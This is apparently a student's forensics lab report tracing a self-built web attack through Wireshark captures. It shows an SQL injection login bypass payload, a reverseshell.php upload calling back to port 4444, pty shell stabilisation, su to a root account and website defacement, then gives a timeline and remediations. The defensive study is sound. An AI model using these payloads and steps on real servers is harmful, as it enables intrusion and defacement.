
```
ip.addr == 215.157.183.5 || ip.addr == 215.157.183.1

No.   Time          Source          Destination     Protocol Length Info
  117 5.470022999   215.157.183.5   215.157.183.1   ICMP       98 Echo (ping) request  i
  118 5.470258422   215.157.183.1   215.157.183.5   ICMP       98 Echo (ping) reply    i
  171 6.491894606   215.157.183.5   215.157.183.1   ICMP       98 Echo (ping) request  i
  172 6.492136884   215.157.183.1   215.157.183.5   ICMP       98 Echo (ping) reply    i
  184 7.515933778   215.157.183.5   215.157.183.1   ICMP       98 Echo (ping) request  i
  185 7.516137647   215.157.183.1   215.157.183.5   ICMP       98 Echo (ping) reply    i
  192 8.539892655   215.157.183.5   215.157.183.1   ICMP       98 Echo (ping) request  i
  193 8.540091378   215.157.183.1   215.157.183.5   ICMP       98 Echo (ping) reply    i
  290 16.790942373  215.157.183.5   215.157.183.1   TCP        74 44318 → 80 [SYN] Seq=0
  291 16.791137475  215.157.183.1   215.157.183.5   TCP        74 80 → 44318 [SYN, ACK]
  292 16.791157134  215.157.183.5   215.157.183.1   TCP        66 44318 → 80 [ACK] Seq=1
  293 16.796834105  215.157.183.5   215.157.183.1   HTTP      445 GET / HTTP/1.1
  294 16.796975416  215.157.183.1   215.157.183.5   TCP        66 80 → 44318 [ACK] Seq=1
  295 16.799018106  215.157.183.1   215.157.183.5   HTTP      561 HTTP/1.1 200 OK  (text
  296 16.799044262  215.157.183.5   215.157.183.1   TCP        66 44318 → 80 [ACK] Seq=3
```

   b. We can see a starting ping between the machines started by the 215.157.183.5 machine

   c. 


```
1012 48.407571742 215.157.183.1  215.157.183.5  TCP    74 80 → 46594 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
1013 48.407601287 215.157.183.5  215.157.183.1  TCP    66 46594 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
1014 48.407688687 215.157.183.5  215.157.183.1  HTTP  614 POST / HTTP/1.1  (application/x-www-form-urlencod
1015 48.407764475 215.157.183.1  215.157.183.5  TCP    66 80 → 46594 [ACK] Seq=1 Ack=549 Win=64640 Len=0 TS
1016 48.409243597 215.157.183.1  215.157.183.5  HTTP  592 HTTP/1.1 200 OK  (text/html)
1017 48.409266008 215.157.183.5  215.157.183.1  TCP    66 46594 → 80 [ACK] Seq=549 Ack=527 Win=64128 Len=0

▸ Frame 1014: 614 bytes on w
▸ Ethernet II, Src: ELANsat
▸ Internet Protocol Version
▸ Transmission Control Proto
▸ Hypertext Transfer Protoco
▸ HTML Form URL Encoded: app

0150  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0160  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
0170  63 6f 64 65 64 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   coded··C ontent-L
0180  65 6e 67 74 68 3a 20 33  37 0d 0a 4f 72 69 67 69   ength: 3 7··Origi
0190  6e 3a 20 68 74 74 70 3a  2f 2f 32 31 35 2e 31 35   n: http: //215.15
01a0  37 2e 31 38 33 2e 31 0d  0a 43 6f 6e 6e 65 63 74   7.183.1· ·Connect
01b0  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
01c0  0a 52 65 66 65 72 65 72  3a 20 68 74 74 70 3a 2f   ·Referer : http:/
01d0  2f 32 31 35 2e 31 35 37  2e 31 38 33 2e 31 2f 0d   /215.157 .183.1/·
01e0  0a 43 6f 6f 6b 69 65 3a  20 50 48 50 53 45 53 53   ·Cookie:  PHPSESS
01f0  49 44 3d 68 30 32 6d 32  6c 32 34 63 6d 67 61 64   ID=h02m2 l24cmgad
0200  72 33 61 35 72 66 65 61  6e 75 65 65 64 0d 0a 55   r3a5rfea nueed··U
0210  70 67 72 61 64 65 2d 49  6e 73 65 63 75 72 65 2d   pgrade-I nsecure-
0220  52 65 71 75 65 73 74 73  3a 20 31 0d 0a 50 72 69   Requests : 1··Pri
0230  6f 72 69 74 79 3a 20 75  3d 30 2c 20 69 0d 0a 0d   ority: u =0, i···
0240  0a 75 73 65 72 6e 61 6d  65 3d 6d 74 68 6f 6d 70   ·usernam e=mthomp
0250  73 6f 6e 26 70 61 73 73  77 6f 72 64 3d 70 61 73   son&pass word=pas
0260  73 77 6f 72 64 31                                  sword1
```

d. Then we can see an http connection, this is the attacker connecting the the public website… we can also see a failed login attempt with the user mthompson with password1

e. 


```
1423 68.852249525  215.157.183.5   215.157.183.1   TCP    66 33758 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
1424 68.852349061  215.157.183.5   215.157.183.1   HTTP   623 POST / HTTP/1.1  (application/x-www-form-urle
1425 68.852423261  215.157.183.1   215.157.183.5   TCP    66 80 → 33758 [ACK] Seq=1 Ack=558 Win=64640 Len=
1426 68.853603959  215.157.183.1   215.157.183.5   HTTP   404 HTTP/1.1 302 Found
1427 68.853618212  215.157.183.5   215.157.183.1   TCP    66 33758 → 80 [ACK] Seq=558 Ack=339 Win=64128 Le
1428 68.855064191  215.157.183.5   215.157.183.1   HTTP   487 GET /upload.php HTTP/1.1
1429 68.855602060  215.157.183.1   215.157.183.5   HTTP   991 HTTP/1.1 200 OK  (text/html)
1430 68.889539243  215.157.183.5   215.157.183.1   HTTP   473 GET /hacked.jpg HTTP/1.1
1431 68.889890037  215.157.183.1   215.157.183.5   HTTP   557 HTTP/1.1 404 Not Found  (text/html)
1432 68.935868294  215.157.183.5   215.157.183.1   TCP    66 33758 → 80 [ACK] Seq=1386 Ack=1755 Win=62848

Frame 1424: 623 bytes on wire (49          0150  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
Ethernet II, Src: ELANsatTechn_20          0160  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
Internet Protocol Version 4, Src:          0170  63 6f 64 65 64 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   coded··C ontent-L
Transmission Control Protocol, Sr          0180  65 6e 67 74 68 3a 20 34  36 0d 0a 4f 72 69 67 69   ength: 4 6··Origi
Hypertext Transfer Protocol                0190  6e 3a 20 68 74 74 70 3a  2f 2f 32 31 35 2e 31 35   n: http: //215.15
HTML Form URL Encoded: applicatio          01a0  37 2e 31 38 33 2e 31 0d  0a 43 6f 6e 6e 65 63 74   7.183.1· ·Connect
  Form item: "username" = "admin'          01b0  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
    Key: username                          01c0  0a 52 65 66 65 72 65 72  3a 20 68 74 74 70 3a 2f   ·Referer : http:/
    Value: admin' OR '1'='1                01d0  2f 32 31 35 2e 31 35 37  2e 31 38 33 2e 31 2f 0d   /215.157 .183.1/·
  Form item: "password" = "a"              01e0  0a 43 6f 6f 6b 69 65 3a  20 50 48 50 53 45 53 53   ·Cookie:  PHPSESS
                                           01f0  49 44 3d 68 30 32 6d 32  6c 32 34 63 6d 67 61 64   ID=h02m2 l24cmgad
                                           0200  72 33 61 35 72 66 65 61  6e 75 65 65 64 0d 0a 55   r3a5rfea nueed··U
                                           0210  70 67 72 61 64 65 2d 49  6e 73 65 63 75 72 65 2d   pgrade-I nsecure-
                                           0220  52 65 71 75 65 73 74 73  3a 20 31 0d 0a 50 72 69   Requests : 1··Pri
                                           0230  6f 72 69 74 79 3a 20 75  3d 30 2c 20 69 0d 0a 0d   ority: u =0, i···
                                           0240  0a 75 73 65 72 6e 61 6d  65 3d 61 64 6d 69 6e 25   ·usernam e=admin%
                                           0250  32 37 2b 4f 52 2b 25 32  37 31 25 32 37 25 33 44   27+OR+%2 71%27%3D
                                           0260  25 32 37 31 26 70 61 73  73 77 6f 72 64 3d 61      %271&pas sword=a

Value (urlencoded-form.value), 26 bytes                                Packets: 7397 · Displayed: 254 (3.4%)
```

f. A little bit further we can see another login attempt that is successful with a sql injection… we know this is successful because of the following GET request to retrieve the upload.php code

g. 


```
No.  Time          Source          Destination     Protocol Length Info
1423 68.852249525  215.157.183.5   215.157.183.1   TCP      66 33758 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
1424 68.852349061  215.157.183.5   215.157.183.1   HTTP     623 POST / HTTP/1.1  (application/x-www-form-urlencod
1425 68.852423261  215.157.183.1   215.157.183.5   TCP      66 80 → 33758 [ACK] Seq=1 Ack=558 Win=64640 Len=0 TS
1426 68.853603959  215.157.183.1   215.157.183.5   HTTP     404 HTTP/1.1 302 Found
1427 68.853618212  215.157.183.5   215.157.183.1   TCP      66 33758 → 80 [ACK] Seq=558 Ack=339 Win=64128 Len=0
1428 68.855064191  215.157.183.5   215.157.183.1   HTTP     487 GET /upload.php HTTP/1.1
1429 68.855602060  215.157.183.1   215.157.183.5   HTTP     991 HTTP/1.1 200 OK  (text/html)
1430 68.889539243  215.157.183.5   215.157.183.1   HTTP     473 GET /hacked.jpg HTTP/1.1
1431 68.889890037  215.157.183.1   215.157.183.5   HTTP     557 HTTP/1.1 404 Not Found  (text/html)
1432 68.935868294  215.157.183.5   215.157.183.1   TCP      66 33758 → 80 [ACK] Seq=1386 Ack=1755 Win=62848 Len=
1549 73.891511745  215.157.183.5   215.157.183.1   TCP      66 33758 → 80 [FIN, ACK] Seq=1386 Ack=1755 Win=62848
1550 73.891783322  215.157.183.1   215.157.183.5   TCP      66 80 → 33758 [FIN, ACK] Seq=1755 Ack=1387 Win=63872
1551 73.891801381  215.157.183.5   215.157.183.1   TCP      66 33758 → 80 [ACK] Seq=1387 Ack=1756 Win=62848 Len=
1641 80.062326245  215.157.183.5   215.157.183.1   TCP      74 54282 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
1642 80.062549173  215.157.183.1   215.157.183.5   TCP      74 80 → 54282 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
1643 80.062570222  215.157.183.5   215.157.183.1   TCP      66 54282 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva

Frame 1430: 473 bytes on wire (    00c0  38 2e 30 0d 0a 41 63 63  65 70 74 3a 20 69 6d 61   8.0··Acc ept: ima
Ethernet II, Src: ELANsatTechn_    00d0  67 65 2f 61 76 69 66 2c  69 6d 61 67 65 2f 77 65   ge/avif, image/we
Internet Protocol Version 4, Src   00e0  62 70 2c 69 6d 61 67 65  2f 70 6e 67 2c 69 6d 61   bp,image /png,ima
Transmission Control Protocol, S   00f0  67 65 2f 73 76 67 2b 78  6d 6c 2c 69 6d 61 67 65   ge/svg+x ml,image
Hypertext Transfer Protocol        0100  2f 2a 3b 71 3d 30 2e 38  2c 2a 2f 2a 3b 71 3d 30   /*;q=0.8 ,*/*;q=0
  GET /hacked.jpg HTTP/1.1\r\n     0110  2e 35 0d 0a 41 63 63 65  70 74 2d 4c 61 6e 67 75   .5··Acce pt-Langu
  Host: 215.157.183.1\r\n          0120  61 67 65 3a 20 65 6e 2d  55 53 2c 65 6e 3b 71 3d   age: en- US,en;q=
  User-Agent: Mozilla/5.0 (X11;    0130  30 2e 35 0d 0a 41 63 63  65 70 74 2d 45 6e 63 6f   0.5··Acc ept-Enco
```

h. Pretty soon after we can see a hacked.jpg is uploaded to the server

i. 

```
328846486 215.157.183.1   215.157.183.5   TCP    74 80 → 34974 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
328874103 215.157.183.5   215.157.183.1   TCP    66 34974 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1365800695…
231688460 215.157.183.5   215.157.183.1   HTTP   511 GET /uploads/reverseshell.php HTTP/1.1
231916915 215.157.183.1   215.157.183.5   TCP    66 80 → 34974 [ACK] Seq=1 Ack=446 Win=64768 Len=0 TSval=48244430…
235054486 215.157.183.1   215.157.183.5   TCP    74 43486 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T…
235082545 215.157.183.5   215.157.183.1   TCP    54 4444 → 43486 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
235881288 215.157.183.1   215.157.183.5   HTTP   269 HTTP/1.1 200 OK
235899084 215.157.183.5   215.157.183.1   TCP    66 34974 → 80 [ACK] Seq=446 Ack=204 Win=64128 Len=0 TSval=136580…
```


j. We can also see a reverseshell.php is uploaded

k. 

```
6548 209.125963633 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=113 Ack=366 Win=65152 Len=
6549 209.127189663 215.157.183.1    215.157.183.5    TCP     72 40022 → 4444 [PSH, ACK] Seq=366 Ack=113 Win=64256
6550 209.127206621 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=113 Ack=372 Win=65152 Len=
6551 209.127532233 215.157.183.1    215.157.183.5    TCP    106 40022 → 4444 [PSH, ACK] Seq=372 Ack=113 Win=64256
6552 209.127543714 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=113 Ack=412 Win=65152 Len=
6644 212.763869129 215.157.183.5    215.157.183.1    TCP     66 [TCP Keep-Alive] 33164 → 80 [ACK] Seq=403 Ack=1 W
6645 212.764028595 215.157.183.1    215.157.183.5    TCP     66 [TCP Keep-Alive ACK] 80 → 33164 [ACK] Seq=1 Ack=4
6688 215.903898818 215.157.183.5    215.157.183.1    TCP     69 4444 → 40022 [PSH, ACK] Seq=113 Ack=412 Win=65152
6689 215.904748014 215.157.183.1    215.157.183.5    TCP     70 40022 → 4444 [PSH, ACK] Seq=412 Ack=116 Win=64256
6690 215.904764054 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=116 Ack=416 Win=65152 Len=
6691 215.906051672 215.157.183.1    215.157.183.5    TCP    200 40022 → 4444 [PSH, ACK] Seq=416 Ack=116 Win=64256
6692 215.906060192 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=116 Ack=550 Win=65024 Len=
6693 215.906358956 215.157.183.1    215.157.183.5    TCP    106 40022 → 4444 [PSH, ACK] Seq=550 Ack=116 Win=64256
6694 215.906365084 215.157.183.5    215.157.183.1    TCP     66 4444 → 40022 [ACK] Seq=116 Ack=590 Win=65024 Len=
```

```
Frame 6551: 106 bytes on wire (84       0000  00 04 36 20 16 01 00 04  36 20 16 00 08 00 45 00   ··6 ····  6 ····E·
Ethernet II, Src: ELANsatTechn_20       0010  00 5c 3d dc 40 00 40 06  df 7d d7 9d b7 01 d7 9d   ·\=·@·@·  ·}······
  Destination: ELANsatTechn_20:16       0020  b7 05 9c 56 11 5c 2b 91  2a a4 2b e9 3f 9c 80 18   ···V·\+·  *·+·?···
    Address: ELANsatTechn_20:16:(       0030  01 f6 20 ff 00 00 01 01  08 0a 1c c3 0a 4a 51 6a   ·· ·····  ·····JQj
    .... ..0. .... .... .... ....       0040  10 55 72 6f 6f 74 40 63  70 72 65 34 33 36 3a 2f   ·Uroot@c  pre436:/
    .... ...0 .... .... .... ....       0050  76 61 72 2f 77 77 77 2f  68 74 6d 6c 2f 77 65 62   var/www/  html/web
  Source: ELANsatTechn_20:16:00 (       0060  2f 75 70 6c 6f 61 64 73  23 20                     /uploads #
    Address: ELANsatTechn_20:16:(
    .... ..0. .... .... .... ....
    .... ...0 .... .... .... ....
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src:
Transmission Control Protocol, Sr
Data (40 bytes)
  Data: 726f6f7440637072653433363
  [Length: 40]
```

l. Not long after we can see a new type of traffic in the packet capture with some interesting data in it

m. 

Wireshark · Follow TCP Stream (tcp.stream eq 343) · attack.pcapng

```
bash: cannot set terminal process group (1411): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cpre436:/var/www/html/web/uploads$ python3 -c 'import pty; pty.spawn("/bin/
bash")'

<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cpre436:/var/www/html/web/uploads$ su haxor
su haxor
# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@cpre436:/var/www/html/web/uploads# whoami
whoami
root
root@cpre436:/var/www/html/web/uploads# ls
ls
congrats_Karmen.jpg           Policy.txt          Team_Schedule.ods
hacked.jpg                    README.txt
new-years-group-photo.webp  reverseshell.php
root@cpre436:/var/www/html/web/uploads# mv hacked.jpg ..
mv hacked.jpg ..
root@cpre436:/var/www/html/web/uploads# cd ..
cd ..
root@cpre436:/var/www/html/web# ls
ls
congrats.jpg  hacked.jpg  index.php  upload.php  uploads
root@cpre436:/var/www/html/web# nano upload.php
nano upload.php
.[?2004h.)0.[1;24r.[m.(B.[4l.[?7h.[?25l.[H.[J.[21B.[0;7m.(BFile upload.php is being
edited by root (with nano 7.2, PID 3483); open anyway? .[23;1H Y.[m.(B Yes
.[1B.[0;7m.(B N.[m.(B No.[24;17H.[0;7m.(B^C.[m.(B Cancel.[22;80H.[?25hY
.[?25l.[22;33H.[1K .[0;7m.(B[ Reading... ].[m.(B.[K.[22;32H.[0;7m.(B[ Read 54 lines
].[m.(B.[H.[0;7m.(B  GNU nano 7.2                        upload.php
.[1;79H.[m.(B
.[22B.[0;7m.(B^G.[m.(B Help.[6C.[0;7m.(B^O.[m.(B Write Out .[0;7m.(B^W.[m.(B Where I
s  .[0;7m.(B^K.[m.(B Cut.[7C.[0;7m.(B^T.[m.(B Execute   .[0;7m.(B^C.[m.(B Location
```

38 client pkts, 10 server pkts, 20 turns.

Entire conversation (3,153 bytes) | Show data as ASCII | Stream 34:

Find: | Find Next

Help | Filter Out This Stream | Print | Save as… | Back | Close

n. If we go to the top *anayilze* ⟶ *follow* ⟶ *tcp stream* we can see the whole conversation between the 2 machines.

o. Bonus the python3 -c 'import pty; pty.spawn("/bin/bash")' is stabilizing the shell

12. This is the end of the attack where we can see all the traffic and what files were moved around and files were changed to deface the website… in this situation the attacker just moved the hacked.jpg, and changed the code of upload.php to display a hacked.jpg instead of the congrats.jpg

Attack Timeline

Time	Activity
T0	the attacker performs misconfiguartions on the box
T1	Attacker initiated pings and scanned the server.
T2	SQL Injection was performed, and login bypassed.
T3	Malicious file (reverseshell.php) uploaded via upload.php.
T4	Reverse shell established back to the attacker's machine (port 4444).
T5	privilege escalation activities observed.
T6	Files altered to deface website (hacked.jpg, congrats.jpg).

Conclusion

I learned the importance of proper procedures when employees leave a company. In this scenario, failure to immediately disable access and audit firewall configurations directly contributed to the success of the attack. Even a small oversight, like allowing an unnecessary port or leaving a single vulnerable PHP script, can open the door for much larger compromises.

From a forensic perspective, network captures helped me understand how to piece together an attack timeline and attribute actions to specific users or events. I also gained experience with performing pcaptures with Wireshark and became more comfortable using Linux command-line utilities for investigation.

Improvements the company could make

1. Immediately patch SQL Injection vulnerabilities.
2. Restrict file upload types and validate file content.
3. Harden firewall rules and remove unauthorized access (e.g., port 4444).
4. Audit and monitor user account activity, especially around personnel changes.
5. Set up intrusion detection/prevention systems (IDS/IPS).

Doing investiagtions has been very helpful when learning about digital forensics in this class but being able to create my own has given me the chance to learn more about the backend of these projects and the type of work that is needed to put an activity together. While setting up the activity I had to learn more php and html. I had never programmed a website before so it was a task to create the website and the vulneraiblities to go with. I had set up an SQL database before in COM S 309 but I did not need to program a website to run with html before so this was a good chance to apply my knowledge in different ways in addition to my learning outside of class and in 230, and 231… initially I had set up the website with https, but I needed to change that because I wanted the sql injection to be in plaintext and downgrading the website took some work